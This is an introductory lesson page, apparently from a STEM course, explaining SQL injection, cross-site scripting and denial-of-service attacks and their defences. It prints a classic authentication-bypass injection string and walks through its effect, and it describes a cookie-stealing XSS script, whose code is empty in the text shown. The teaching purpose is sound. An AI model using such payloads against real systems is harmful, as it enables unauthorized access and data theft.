> ## Documentation Index
> Fetch the complete documentation index at: https://stem-docs.intellectualpoint.com/llms.txt
> Use this file to discover all available pages before exploring further.
# Common cyberattacks
> Learn how SQL injection, cross-site scripting, and denial-of-service attacks work.
## Attacks that target applications and infrastructure
Social engineering targets people. The attacks in this lesson target the applications and infrastructure those people build and use. You will learn how three of the most common technical attacks work, why they succeed, and how to defend against them.
***
## SQL injection
### How a web application works
Before you can understand SQL injection, you need to understand how most web applications are built.
The web page you interact with - the forms, buttons, and text boxes. Built with HTML, CSS, and JavaScript. This runs in your browser.
Receives your input from the front end, processes it, and communicates with the database. Built with languages like Python, Java, PHP, or Node.js.
Stores all the application's data - user accounts, orders, products, messages. Communicates using **SQL (Structured Query Language)**.
When you log in to a website, you type your username and password into a form (front end), which sends them to the web server, which checks them against the database using SQL. If the credentials match, you're in.
### What is SQL?
**SQL (Structured Query Language)** is how applications talk to databases. Every time you log in, search for a product, or view your profile, a SQL query runs behind the scenes.
A simple login query looks like this:
```sql theme={null}
SELECT * FROM users WHERE username = 'student' AND password = 'pass123';
```
This says: "Find me every row in the `users` table where the username is `student` AND the password is `pass123`." If a matching row is found, the login succeeds.
### The Tiffany analogy
Think of it this way: **Tiffany** works the register at a retail store. When a customer gives her an order number, she looks it up in the inventory system and retrieves the item.
Tiffany always does exactly what the customer asks - she doesn't question the input. If a customer says "Give me order #1234," she types it in. But what if a customer says:
> "Give me order #1234 **and also every other order in the system**"
If Tiffany doesn't validate the request, she might hand over the entire inventory. That is SQL injection.
### How SQL injection works
SQL injection happens when an attacker inserts malicious SQL code into an input field, and the application includes that input directly in a database query without checking it.
**Normal login:**
```sql theme={null}
SELECT * FROM users WHERE username = 'student' AND password = 'pass123';
```
The application takes your input (`student` and `pass123`) and drops it into the query template. Everything works as expected.
**Malicious login - the attacker types this as their username:**
```text theme={null}
' OR '1'='1' --
```
**The resulting query becomes:**
```sql theme={null}
SELECT * FROM users WHERE username = '' OR '1'='1' --' AND password = '';
```
Let's break down what happened:
| Part | What it does |
| ------------------- | ------------------------------------------------------------ |
| `''` | Closes the original username string (empty) |
| `OR '1'='1'` | Adds a condition that is **always true** - 1 always equals 1 |
| `--` | The SQL comment symbol - everything after this is ignored |
| `AND password = ''` | This part is commented out and never executes |
The database evaluates: "Find rows where the username is empty **OR** where 1 equals 1." Since 1 always equals 1, **every row in the table matches**. The attacker is logged in - often as the first user in the database, which is frequently the administrator.
SQL injection is one of the oldest and most dangerous web vulnerabilities. It has been in the OWASP Top 10 (the list of the most critical web security risks) since the list was first created.
### What an attacker can do with SQL injection
* **Bypass authentication** - log in as any user without knowing their password
* **Steal data** - extract entire database tables (usernames, passwords, credit cards, personal information)
* **Modify data** - change prices, alter account balances, elevate privileges
* **Delete data** - drop entire database tables, destroying the application
* **Execute system commands** - in severe cases, take control of the database server itself
### Defenses against SQL injection
Check every user input before using it. Reject input that contains SQL characters like single quotes, semicolons, or double dashes.
Separate the SQL code from the user input. The database treats user input as **data**, never as **code** - eliminating injection entirely.
The database account used by the web application should have the minimum permissions needed. A read-only account can't delete tables even if an injection succeeds.
A WAF sits between users and the web server, filtering out requests that contain known attack patterns like SQL injection strings.
**Parameterized query example (the correct way to build queries):**
```python theme={null}
cursor.execute(
"SELECT * FROM users WHERE username = %s AND password = %s",
(username, password)
)
```
In a parameterized query, the `%s` placeholders tell the database: "Whatever value goes here, treat it as a string - never as SQL code." Even if the attacker types `' OR '1'='1' --` as the username, the database searches for a user literally named `' OR '1'='1' --` - and finds nothing.
***
## Cross-site scripting (XSS)
### How the web page works
Every web page you visit is built from three technologies:
 | Technology | Purpose | Example |
| -------------- | --------------------------------------------------- | --------------------- |
| **HTML** | Structure - defines what elements exist on the page | `
| Technology | Purpose | Example |
| -------------- | --------------------------------------------------- | --------------------- |
| **HTML** | Structure - defines what elements exist on the page | `Welcome
` |
| **CSS** | Styling - controls how elements look | `h1 { color: blue; }` |
| **JavaScript** | Behavior - makes the page interactive | `alert('Hello!');` |
Your browser downloads all three and executes them. This includes any JavaScript on the page - which is where XSS attacks live.
### What is XSS?
**Cross-site scripting (XSS)** happens when an attacker injects malicious JavaScript into a web page that is then executed by other users' browsers. The attack exploits the trust a user has in a website - you trust that the code running on a website is the website's own code, but with XSS, some of it belongs to the attacker.
### How XSS works
Imagine a blog with a comments section. When you post a comment, it is saved to the database and displayed to every visitor. The application takes your comment and inserts it directly into the page's HTML.
**A normal comment:**
```text theme={null}
Great article! Very helpful.
```
The page renders: `Great article! Very helpful.
` - no problem.
**A malicious comment:**
```html theme={null}
```
If the application doesn't sanitize the input, this script tag is inserted directly into the page's HTML. When any visitor loads the page, their browser executes the JavaScript. The script reads the visitor's session cookie and sends it to the attacker's server. The attacker can now use that cookie to impersonate the victim.
### Types of XSS
The malicious script is permanently saved on the target server - in a database, comment field, forum post, or user profile. Every user who views the affected page executes the malicious code.
**Example:** An attacker posts a comment containing a malicious script on a popular forum. Every person who reads that comment executes the script and has their session cookie stolen.
**Why it's dangerous:** One injection can affect thousands of users.
The malicious script is embedded in a URL and only executes when someone clicks the link. The script is reflected off the web server in the error message, search result, or response.
**Example:** An attacker crafts a URL like:
```text theme={null}
https://example.com/search?q=
```
They send this link to the victim via email. When the victim clicks it, the search page reflects the script back and the browser executes it.
**Why it's dangerous:** Requires tricking the victim into clicking a link, but can be hidden with URL shorteners.
The vulnerability exists in the client-side JavaScript code itself - not the server. The malicious payload never reaches the server; it is processed entirely in the browser.
**Example:** A page uses JavaScript to read a value from the URL and insert it into the page without sanitizing it. An attacker crafts a URL with malicious JavaScript in the fragment.
**Why it's dangerous:** Harder to detect because the attack never appears in server logs.
### What an attacker can do with XSS
* **Session hijacking** - steal session cookies to impersonate the user
* **Account takeover** - change passwords, email addresses, or security settings
* **Credential theft** - inject fake login forms on trusted websites
* **Defacement** - alter the appearance of the web page
* **Malware distribution** - redirect users to malicious download pages
* **Keylogging** - capture everything the user types on the page
### Defenses against XSS
Convert special characters like `<`, `>`, and `"` into their HTML entity equivalents (`<`, `>`, `"`) before rendering them. The browser displays them as text instead of executing them as code.
A browser security feature that restricts which scripts can run on a page. You can tell the browser: "Only execute JavaScript from my own domain - ignore everything else."
Validate and sanitize all user input on the server side. Strip or reject HTML tags and JavaScript code from text inputs.
Mark session cookies as `HttpOnly` so that JavaScript cannot access them. Even if an XSS attack executes, it cannot steal the session cookie.
***
## Denial of service (DoS and DDoS)
### What is a denial-of-service attack?
A **denial-of-service (DoS)** attack overwhelms a target system with so much traffic or so many requests that legitimate users can no longer access it. The goal is not to steal data - it is to make the service unavailable.
### The Donuts & Dragons analogy
Imagine 10,000 people call Donuts & Dragons at the exact same time. Every phone line is occupied by a fake caller. Real customers who want to place orders hear nothing but a busy signal. The restaurant's phones still work - they're just too overwhelmed to serve anyone.
That is a denial-of-service attack.
### DoS vs. DDoS
A single attacker sends a flood of traffic from one machine. Easier to stop because you can identify and block the source IP address.
**Analogy:** One person calling the restaurant's phone line over and over as fast as possible.
The attacker uses a **botnet** - a network of thousands or millions of compromised computers - to flood the target simultaneously from many different sources. Much harder to stop because traffic comes from legitimate-looking IP addresses around the world.
**Analogy:** 10,000 people in different cities all calling the restaurant at the same time. You can't block them all because each call looks like a real customer.
A **botnet** is a network of computers infected with malware that gives an attacker remote control. Botnet operators can rent out their networks to other criminals - you can buy a DDoS attack on the dark web for as little as \$10 per hour.
### Types of DoS/DDoS attacks
| Type | Target | How it works | Example |
| --------------------- | ---------------------- | ------------------------------------------------------------------------------ | ---------------------------- |
| **Volumetric** | Bandwidth | Floods the target's internet connection with massive amounts of data | UDP flood, DNS amplification |
| **Protocol** | Network infrastructure | Exploits weaknesses in network protocols to consume server resources | SYN flood, Ping of Death |
| **Application layer** | Web applications | Sends legitimate-looking requests that are expensive for the server to process | HTTP flood, Slowloris |
### How a SYN flood works
The SYN flood is a classic protocol-level DoS attack that exploits the TCP three-way handshake.
When you connect to a website, your computer sends a **SYN** (synchronize) packet. The server responds with **SYN-ACK** (synchronize-acknowledge). Your computer replies with **ACK** (acknowledge). Connection established.
The attacker sends thousands of SYN packets with **fake return addresses**. The server responds with SYN-ACK to each one and waits for the final ACK - which never comes because the return address is fake.
The server's connection table fills up with half-open connections. It has no room left for legitimate users. The service becomes unavailable.
### Real-world DDoS attacks
In February 2018, GitHub was hit by the largest DDoS attack recorded at that time: **1.35 terabits per second** of traffic. The attack used a technique called memcached amplification, where small requests to misconfigured servers generated massive responses directed at GitHub. GitHub's DDoS mitigation service (Akamai Prolexic) absorbed the attack and restored service within 10 minutes.
In October 2016, the Mirai botnet attacked Dyn, a major DNS provider. The botnet was made up of hundreds of thousands of compromised IoT devices - security cameras, DVRs, routers - all sending traffic to Dyn's DNS servers simultaneously. Because Dyn handled DNS for major websites, the attack took down Twitter, Netflix, Reddit, Spotify, and dozens of other services for most of a day.
In 2007, Estonia suffered weeks of DDoS attacks targeting government websites, banks, and media outlets. The attacks were widely attributed to Russia following a political dispute. This was one of the first examples of DDoS being used as a tool of geopolitical conflict and led to the establishment of NATO's Cooperative Cyber Defence Centre of Excellence in Tallinn.
### Defenses against DoS/DDoS
Services like Cloudflare, Akamai, and AWS Shield absorb and filter attack traffic before it reaches your servers. They have the bandwidth capacity to handle volumetric attacks.
Limit the number of requests a single IP address can make in a given time period. Prevents a single source from overwhelming the server.
Monitor network traffic patterns to detect anomalies. A sudden spike from thousands of sources to a single endpoint indicates a DDoS attack.
Work with your internet service provider to filter malicious traffic upstream - before it even reaches your network.
***
## Quick comparison
| Attack | Target | Goal | Primary defense |
| ------------------------ | ------------------------ | ---------------------------- | ------------------------------ |
| **SQL injection** | Web application database | Steal or manipulate data | Parameterized queries |
| **Cross-site scripting** | Web application users | Steal sessions/credentials | Output encoding, CSP |
| **Denial of service** | Service availability | Make the service unavailable | DDoS mitigation, rate limiting |
SQL injection and XSS both exploit **missing input validation** - the application trusts user input without checking it. DoS is different - it overwhelms the system with volume rather than exploiting a code vulnerability.